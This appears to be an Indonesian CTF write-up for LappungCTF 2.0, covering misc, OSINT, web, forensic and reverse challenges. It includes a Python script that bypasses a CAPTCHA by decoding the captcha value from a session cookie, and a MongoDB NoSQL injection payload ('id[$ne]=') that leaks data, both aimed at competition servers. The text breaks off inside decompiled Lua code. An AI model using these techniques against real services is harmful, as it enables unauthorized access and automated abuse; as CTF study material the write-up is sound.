WriteUp LappungCTF 2.0

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
2025

DAFTAR ISI

MISC


1.1 Welcome

Chall welcome adalah chall pembuka untuk memulai kompetisi LappungCTF 2.0. Pemain diberi arahan mengenai peraturan bermain dan format flag yang dipakai pada seluruh chall yang ada.




FLAG: LappungCTF{Read_Th3_ru13_and_W31c0m3_t0_LappungCTF2.0}

1.2 Captcha Warrior




Diberikan sebuah URL web, ketika dibuka terdapat sesuatu yang seperti tantangan yang tidak wajar, yaitu mengsubmit kode OTP sebanyak 100x dalam 5 menit, awalnya saya mengira ada cara lain yang lebih mudah untuk dilakukan.



Jika kita melihat kedalam source code nya, kita memang harus melakukan submit OTP sebanyak 100x untuk mendapatkan flagnya.

```
async function submitAnswer(e){
  e.preventDefault();
  const ans = document.getElementById('ans').value.trim();
  document.getElementById('ans').value = '';
  const res = await fetch('/api/submit', {
    method:'POST',
    headers:{'Content-Type':'application/json'},
    body: JSON.stringify({answer: ans})
  }).then(r=>r.json());
  solved = res.solved;
  timeLeft = res.time_left;
  updateBar();
  const msg = document.getElementById('msg');
  if(res.done){
    msg.textContent = res.correct ? "✅ Correct! Goal reached." : "💣 Time's up or goal reached.";
    if(res.flag){ document.getElementById('flag').textContent = "🚩 " + res.flag; }
    document.getElementById('btn').disabled = true;
    document.getElementById('ans').disabled = true;
  } else {
    msg.textContent = res.correct ? "✅ Correct." : "❌ Incorrect.";
    refreshImg();
  }
}
```

Selain itu, terdapat juga token yang saya decode menggunakan jwt.io, dan terdapat captcha code nya disana.



Setelah itu ya saya buatkan sebuah solver untuk melakukan submit otomatis dan mengeluarkan output flagnya.

Users > rafel > Downloads > import requests.py > ...


```python
import requests, base64, json, time
BASE="http://43.157.205.115:20045"; N=1000; S=0.05
def dec(c):
    try:
        p=c.split('.',1)[0]; p+='='*(-len(p)%4)
        return json.loads(base64.urlsafe_b64decode(p).decode())
    except Exception as e:
        print("decode error:", e); return None

s=requests.Session()
try: print("GET /api/start ->", s.get(BASE+"/api/start").json())
except Exception:
    try: print("GET /api/start -> (raw):", s.get(BASE+"/api/start").text)
    except Exception as e: print("GET /api/start -> (error):", e)

for i in range(N):
    r=s.get(BASE+"/api/captcha?t="+str(int(time.time()*1000)))
    c = s.cookies.get('session') or r.cookies.get('session')
    if not c:
        print("No session cookie found; response headers:"); print(r.headers); break
    p=dec(c)
    if not p:
        print("couldn't decode payload; raw cookie:", c); break
    otp = p.get('captcha') or p.get('otp') or p.get('captcha_value')
    print(f"[{i+1:03d}] OTP from cookie:", repr(otp))
    if not otp:
        print("No captcha field in session payload:", p); break
    try:
        j=s.post(BASE+"/api/submit", json={"answer": otp}).json(); print(" -> submit:", j)
    except Exception:
        try:
            resp=s.post(BASE+"/api/submit", json={"answer": otp}).text; print(" -> submit (raw):", resp); j={}
        except Exception as e:
            print(" -> submit error:", e); j={}
    if j.get("done"):
        print("Flag: ", j.get("flag")); break
    time.sleep(S)
else:
    print("zonk")
```

Dan didapatlah flagnya.

```
[100] OTP from cookie: '5SBp7'
 -> submit: {'correct': True, 'done': True, 'flag': 'LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}', 'remaining': 0, 'solved': 100, 'time_left': 274}
FLAG: LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}
PS C:\Users\rafel>
```

Flag: LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}

1.3 Bot



Disitu tertulis “Aku dengar ada sebuah bot yang keren ya, apa mungkin dia menyimpan sebuah flagnya ^^” lalu saya kepikiran kalau bot yang ada di grup wa LappungCTF adalah jawabannya.

Ternyata benar, pemain hanya perlu memberikan perintah #flag kepada bot dan akan keluar flagnya.

Flag: LappungCTF{hello_my_name_is_lappu-chan_^^}

OSINT


2.1 Jembatan

Dari gambar tersebut, sudah terlihat jelas kalau itu adalah salah satu jembatan yang ada di Lampung, saat dicari menggunakan google lens memang benar, itu adalah jembatan way sekampung. Setelah itu saya sedikit berjalan jalan di google maps untuk mendapatkan titik yang presisi

Flag: LappungCTF{4ku_c1nt4_Pr1ng53wu_wuuu!!}

2.2 Ladang [🩸first blood]

Saat pertama kali membuka gambar saya langsung tau kalau itu ada di Taiwan karena plakat biru yang tertempel di tiang listrik. Dimana plakat tersebut memiliki informasi terkait lokasinya dengan kode yang tertulis disana, yaitu **T2696**. Itu artinya lokasi tersebut ada di daerah T dengan 26% dari batas kiri dan 96% dari batas bawah.




Ini berarti lokasinya ada di sekitar kota Kaohsiung, jika kita lihat lagi gambarnya dimana di dekat lokasi terdapat

sawah, kemudian saya sedikit berjalan jalan sampai menemukan titik persis lokasi yang ada dalam gambar tersebut. yaitu **22.580371278721433, 120.43853469789804.**

Flag: LappungCTF{Taiwan_15_a_amaze_country_with_pole_https://www.youtube.com/watch?v=yupEwQ6qCd0&t=20s}

WEB


3.1 Swagger Item



Sebuah web shop item API yang menggunakan MongoDB, dan terdapat menu POST dan juga GET. Saat di cek source codenya juga tidak ditemukan apa-apa.

```
"get": {
  "summary": "Get item details by ID",
  "description": "Returns details of an item by its ID using query parameter.",
  "parameters": [
    {
      "in": "query",
      "name": "id",
      "required": true,
      "description": "ID of the item to retrieve",
      "schema": {
        "type": "string"
      }
    }
  ],
  "responses": {
    "200": {
      "description": "Successful response",
      "content": {
        "application/json": {
          "schema": {
            "$ref": "#/components/schemas/Item"
          },
          "example": {
            "id": "661c4cf05717c55d8ceb5d23",
            "name": "WiFi Pineapple Mini",
            "price": 240.99
          }
        }
      }
    },
    "404": {
      "description": "Item not found"
```

Kecuali GET yang digunakan untuk menampilkan produk yang di POST, jadi saya iseng-iseng berhadiah dengan mengirimkan isi id $ne. “http://43.157.205.115:20036/items?id[$ne]=”.



Ternyata benar terdapat flagnya.

Flag:
LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}

FORENSIC

4.1 Berlapis

Diberikan file yang di compress berlapis-lapis.

```
~/LappungCTF  file berlapis_challenge
berlapis_challenge: current ar archive
```

Kemudian di extract menjadi file lzop.

```
~/LappungCTF  file payload.o
payload.o: lzop compressed data - version 1.040, LZO1X-999, os: Unix
```

Kemudian di extract lagi menjadi Zstandard.

```
~/LappungCTF  file payload.d
payload.d: Zstandard compressed data (v0.8+), Dictionary ID: None
```

Kemudian di extract lagi menjadi ASCII cpio.

```
~/LappungCTF  file payload.zstd
payload.zstd: ASCII cpio archive (SVR4 with no CRC)
```

Kemudian di extract lagi menjadi payload.bin (gzip file).

```
~/LappungCTF  cpio -idv < payload.zstd
payload.bin
51 blocks
```


Kemudian di extract lagi menjadi tar.

```
~/LappungCTF  gzip -dc payload.bin > payload_apalah                    at 21:42:02
~/LappungCTF  ls                                                       at 21:44:05
berlapis_challenge  luac  payload_apalah  payload.bin  payload.d  payload.o  payload.zstd
~/LappungCTF  file payload_apalah                                      at 21:44:07
payload_apalah: POSIX tar archive
```

Kemudian di extract lagi menjadi file payload.

```
~/LappungCTF  tar -xsf payload_apalah                                  at 21:44:19
~/LappungCTF  ls                                                       at 21:45:57
berlapis_challenge  luac  payload  payload_apalah  payload.bin  payload.d  payload.o  payload.zstd
~/LappungCTF  file payload                                             at 21:45:58
payload: ASCII text, with very long lines (33508), with no line terminators
~/LappungCTF                                                           at 21:46:12
```

Setelah itu, jika kita nano payload, akan keluar sebuah text yg panjang seperti dibawah ini.



Kurang lebih seperti ini. lalu saya pakai script untuk mendecode ini.

```python
import base64
import zipfile
import io

# The long Base64 string (shortened here for example)
data = """UEsDBBQAAAAIAI59T1sKJlBEu2EAALFhAAAHAAAAAcGF5bG9hZAAmQNm/QlpoOTFBWSZTWdg4u54AL2x////////////////////////////////////////////////4D1r777v

# Decode Base64
zip_bytes = base64.b64decode(data)

# Read as a zip file in memory
with zipfile.ZipFile(io.BytesIO(zip_bytes), 'r') as z:
    z.extractall("output_folder")  # extract contents
    print("Extracted files:", z.namelist())
```

didapatlah payload.zip yang berisi track kode morse dan ketika di decode menghasilkan

```
THEFL4GISL4PPUNGBERLAPI5L4PIH
```


Flag:
LappungCTF{THE_FL4G_IS_L4PPUNG_BERLAPI5_L4PI5}

REVERSE

5.1 Luwak

```
~/Downloads  file luwak.luac
luwak.luac: Lua bytecode, version 5.3
```

Diberikan file.luac yang harus kita decompile menggunakan sebuah jar dari java.




```
~/LappungCTF  ls                                          ✔ at 20:10:34
luwak.luac  unluac.jar
~/LappungCTF  java -jar unluac.jar luwak.luac > script.lua  ✔ at 20:10:35
```

dan didapatlah output.lua

```
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
L0_1 = 24120
L1_1 = "f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8e81ba11ef"
L2_1 = "05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b502054c05ad0587010205bc054e010555056402054e02058902053e01051301051602052c0105100205ba05e005b90530051105cc0205c4051b053e053d05870205ee0105df0205ab056305ad059702056d010205cf02053401056005c
```

```
5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c0
1058e01058105ba05110105ef01034208ab1f040752075207c407ec071e"

function L3_1(A0_2)
  local L1_2
  L1_2 = A0_2 << 13
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 >> 17
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 << 5
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 & 4294967295
  return L1_2
end

function L4_1(A0_2)
   local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2,
L10_2, L11_2, L12_2, L13_2
  L1_2 = {}
  L2_2 = 1
  L3_2 = 2
  L4_2 = 3
  L5_2 = 4
  L6_2 = 5
  L7_2 = 6
  L8_2 = 7
  L9_2 = 8
  L10_2 = 9
  L11_2 = 10
  L12_2 = 11
  L13_2 = 12
  L1_2[1] = L2_2
  L1_2[2] = L3_2
  L1_2[3] = L4_2
  L1_2[4] = L5_2
```

```
  L1_2[5] = L6_2
  L1_2[6] = L7_2
  L1_2[7] = L8_2
  L1_2[8] = L9_2
  L1_2[9] = L10_2
  L1_2[10] = L11_2
  L1_2[11] = L12_2
  L1_2[12] = L13_2
  L2_2 = {}
  L3_2 = A0_2
  L4_2 = #L1_2
  L5_2 = 1
  L6_2 = -1
  for L7_2 = L4_2, L5_2, L6_2 do
    L8_2 = L3_1
    L9_2 = L3_2
    L8_2 = L8_2(L9_2)
    L3_2 = L8_2
    L8_2 = L3_2 % L7_2
    L8_2 = L8_2 + 1
    L9_2 = #L2_2
    L9_2 = L9_2 + 1
    L10_2 = L1_2[L8_2]
    L2_2[L9_2] = L10_2
    L9_2 = table
    L9_2 = L9_2.remove
    L10_2 = L1_2
    L11_2 = L8_2
    L9_2(L10_2, L11_2)
  end
  L4_2 = {}
  L5_2 = ipairs
  L6_2 = L2_2
  L5_2, L6_2, L7_2 = L5_2(L6_2)
  for L8_2, L9_2 in L5_2, L6_2, L7_2 do
    L4_2[L8_2] = L9_2
  end
  return L4_2
```

```
end

function L5_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2,
L10_2
  L1_2 = {}
  L2_2 = 1
  L3_2 = #A0_2
  L4_2 = 2
  for L5_2 = L2_2, L3_2, L4_2 do
    L7_2 = A0_2
    L6_2 = A0_2.sub
    L8_2 = L5_2
    L9_2 = L5_2 + 1
    L6_2 = L6_2(L7_2, L8_2, L9_2)
    L7_2 = #L1_2
    L7_2 = L7_2 + 1
    L8_2 = tonumber
    L9_2 = L6_2
    L10_2 = 16
    L8_2 = L8_2(L9_2, L10_2)
    L1_2[L7_2] = L8_2
  end
  return L1_2
end

function L6_1(A0_2, A1_2)
  local L2_2, L3_2, L4_2
  A1_2 = A1_2 % 8
  L2_2 = A0_2 << A1_2
  L2_2 = L2_2 & 255
  L3_2 = A0_2 & 255
  L4_2 = 8 - A1_2
  L3_2 = L3_2 >> L4_2
  L2_2 = L2_2 | L3_2
  L2_2 = L2_2 & 255
  return L2_2
end
```

```
function L7_1(A0_2, A1_2, A2_2)
  local L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2,
L11_2, L12_2, L13_2, L14_2, L15_2, L16_2
  L3_2 = L4_1
  L4_2 = A2_2
  L3_2 = L3_2(L4_2)
  L4_2 = {}
  L5_2 = 1
  L6_2 = #L3_2
  L7_2 = 1
  for L8_2 = L5_2, L6_2, L7_2 do
    L9_2 = L3_2[L8_2]
    L4_2[L8_2] = L9_2
  end
  L5_2 = 1
  L6_2 = {}
  L7_2 = 0
  while true do
    L8_2 = #A0_2
    if not (L5_2 <= L8_2) then
      break
    end
    L7_2 = L7_2 + 1
    if 50000 < L7_2 then
      L8_2 = false
      L9_2 = "timeout"
      return L8_2, L9_2
    end
    L8_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L9_2 = L4_2[L8_2]
    if not L9_2 then
      L9_2 = 4
    end
    if L9_2 == 1 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
```

```
      L11_2 = #L6_2
      L11_2 = L11_2 + 1
      L6_2[L11_2] = L10_2
    elseif L9_2 == 2 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
      L11_2 = #L6_2
      if L11_2 == 0 then
        L11_2 = false
        L12_2 = "bad"
        return L11_2, L12_2
      end
      L11_2 = #L6_2
      L12_2 = #L6_2
      L12_2 = L6_2[L12_2]
      L12_2 = L12_2 ~ L10_2
      L6_2[L11_2] = L12_2
    elseif L9_2 == 3 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
      L11_2 = #L6_2
      if L11_2 == 0 then
        L11_2 = false
        L12_2 = "bad"
        return L11_2, L12_2
      end
      L11_2 = #L6_2
      L12_2 = L6_1
      L13_2 = #L6_2
      L13_2 = L6_2[L13_2]
      L14_2 = L10_2
      L12_2 = L12_2(L13_2, L14_2)
      L6_2[L11_2] = L12_2
    elseif L9_2 == 4 then
    elseif L9_2 == 5 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
      L11_2 = 1
```

```
      L12_2 = L10_2 % 3
      L12_2 = L12_2 + 1
      L13_2 = 1
      for L14_2 = L11_2, L12_2, L13_2 do
        L15_2 = L10_2 * L14_2
        L16_2 = L10_2 << 1
        L15_2 = L15_2 ~ L16_2
      end
    elseif L9_2 == 6 then
      L10_2 = A2_2 ~ 255
      L10_2 = L10_2 & 170
    elseif L9_2 == 7 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
      L11_2 = #L6_2
      if L11_2 ~= L10_2 then
        L11_2 = false
        L12_2 = "len"
        return L11_2, L12_2
      end
    elseif L9_2 == 8 then
      L10_2 = A0_2[L5_2]
      L11_2 = L5_2 + 1
      L11_2 = A0_2[L11_2]
      L11_2 = L11_2 << 8
      L10_2 = L10_2 + L11_2
      L5_2 = L5_2 + 2
      L11_2 = 0
      L12_2 = 1
